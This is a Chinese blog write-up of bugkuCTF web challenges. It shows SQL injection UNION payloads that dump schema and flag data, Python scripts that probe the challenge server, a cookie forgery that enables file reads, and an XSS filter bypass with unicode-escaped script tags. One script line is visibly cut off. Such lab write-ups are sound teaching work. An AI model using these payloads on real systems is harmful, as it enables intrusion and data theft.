bugkuCTF Writeup （Web）22-25


原创

Troublor 于 2018-01-26 11:50:18 发布 1021 收藏 1

分类专栏： CTF 文章标签： CTF Web XSS SQL Python

本文链接：https://blog.csdn.net/troublor/article/details/79170685

成绩单



需要去爆数据库信息

但是发现后台应该是不管查询到多少条记录，只显示一条，所以为了显示爆出的信息，就不能让它查出正常的信息，所以


爆数据库名：`-1' union select 1,database(),3,4#`

爆表名：`-1' union select 1,table_name,3,4 from information_schema.tables where table_schema='skctf_flag' #`

爆字段名：`-1' union select 1,column_name,3,4 from information_schema.columns where table_name='fl4g'#`

取得flag：`-1' union select 1,skctf_flag,3,4 from skctf_flag.fl4g#`

Web6



看源码发现要post margin值，再看http响应头，发现有一个flag字段，是base64编码，于是解码提交

```
>>> str(base64.b64decode("6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogT1RRMU1UVTM="), "utf-8")
'跑的还不错，给你flag吧: OTQ1MTU3'
```



```
>>> str(base64.b64decode("OTQ1MTU3"), "utf-8")
'945157'
```


发现并不对，原来解码获得的仍然是base64编码
再解码获得一串数字，直接提交仍然不对，还要post给服务器获取flag
手动post过去提示太慢了，这回要用脚本了（python3）


```python
import requests
import base64

s = requests.Session()
r = s.get("http://120.24.86.145:8002/web6/")
head = r.headers['flag']
flag = base64.b64decode(head)
d = {
    "margin": base64.b64decode(str(flag).split(":")[1][1:-1])
}
print(head)
print(flag)
print(d)
r = s.post("http://120.24.86.145:8002/web6/", data=d)
print(r.text)
```

跑出来结果：

```
6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTWpjM05ERT0=
b'\xe8\xb7\x91\xe7\x9a\x84\xe8\xbf\x98\xe4\xb8\x8d\xe9\x94\x99\xef\xbc\x8c\xe7\xbb\x99\xe4\xbd\xa0flag\xe5\x90\xa7: Mjc3NDE='
{'margin': b'27741'}
KEY{111dd62fcd377076be18a}
```


---

cookies欺骗？？



点进来看url

> http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

filename那里好像提交的是base64编码，解码后发现是keys.txt，去看keys.txt文件里面是乱码。
于是想到去提交index.php的base64编码，

> http://120.24.86.145:8002/web11/index.php?line=&filename=aW5kZXgucGhw

仍然是一片空白
还有一个参数line没有用，估计是行号，试探性输入1，竟然显示了一行php代码
在输入2，又是一行，于是用脚本遍历得index.php代码（python3）

```python
import requests
import base64

filename = base64.b64encode(bytes("index.php", "utf-8"))
line = 0
while line < 1000:
    url = "http://120.24.86.145:8002/web11/index.php?line=" + str(line) + "&filename=" + str(filename)[
    r = requests.get(url)
    print(r.text)
    try:
        r.text.index("?>")
    except ValueError:
        line = line + 1
        continue
    else:
        break
```


获得源代码：

```php
<?php
error_reporting(0);

$file = base64_decode(isset($_GET['filename']) ? $_GET['filename'] : "");

$line = isset($_GET['line']) ? intval($_GET['line']) : 0;

if ($file == '') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

    '0' => 'keys.txt',

    '1' => 'index.php',

);


if (isset($_COOKIE['margin']) && $_COOKIE['margin'] == 'margin') {

    $file_list[2] = 'keys.php';

}


if (in_array($file, $file_list)) {

    $fa = file($file);

    echo $fa[$line];

}

?>
```

根据代码的意思，要去看keys.php的内容，于是自己添加cookie绕过，然后参数提交keys.php的base64编码，查看源码，在注释里得flag

```php
<?php $key='KEY{key_keys}'; ?>
```

XSS



题目提示需要xss注入并且带有`alert(_key_)`代码，但是不知道注入点在哪里
根据惯例试了试get参数id，还真是在这里
于是尝试性注入`<script>`发现左右尖括号被过滤了，直接输出的html实体，那么就利用编码绕过，把左右尖括号替换成NATIVE编码`\u003c和\u003e`，注入：`\u003cscript\u003ealert(_key_)\u003c/script\u003e`，再查看源代码，就有结果了。

```html
<!doctype html>
<html lang="en">
<head>
    <meta charset="UTF-8" />
    <title>XSS注入测试</title>
    <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
</head>
<body>
        <div class="container">
            <h2>XSS注入测试</h2>
            <div class="alert alert-success">
                <p>1、请注入一段XSS代码，获取Flag值</p>
                <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
            </div>
            <div id="s"></div>
        </div>
        <!-- jQuery文件。务必在bootstrap.min.js 之前引入-->
        <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
        <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
        <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>









    <script>
    var s="\u003cscript\u003ealert('Flag:17f094325e90085b30a5ddefce34acd8')\u003c/script\u003e";    document.getElementById('s').innerHTML = s;
    </script>
</body>
</html>
```


一时没有想通的是为什么那段js代码没有执行，`<div id="s">`标签内什么都没有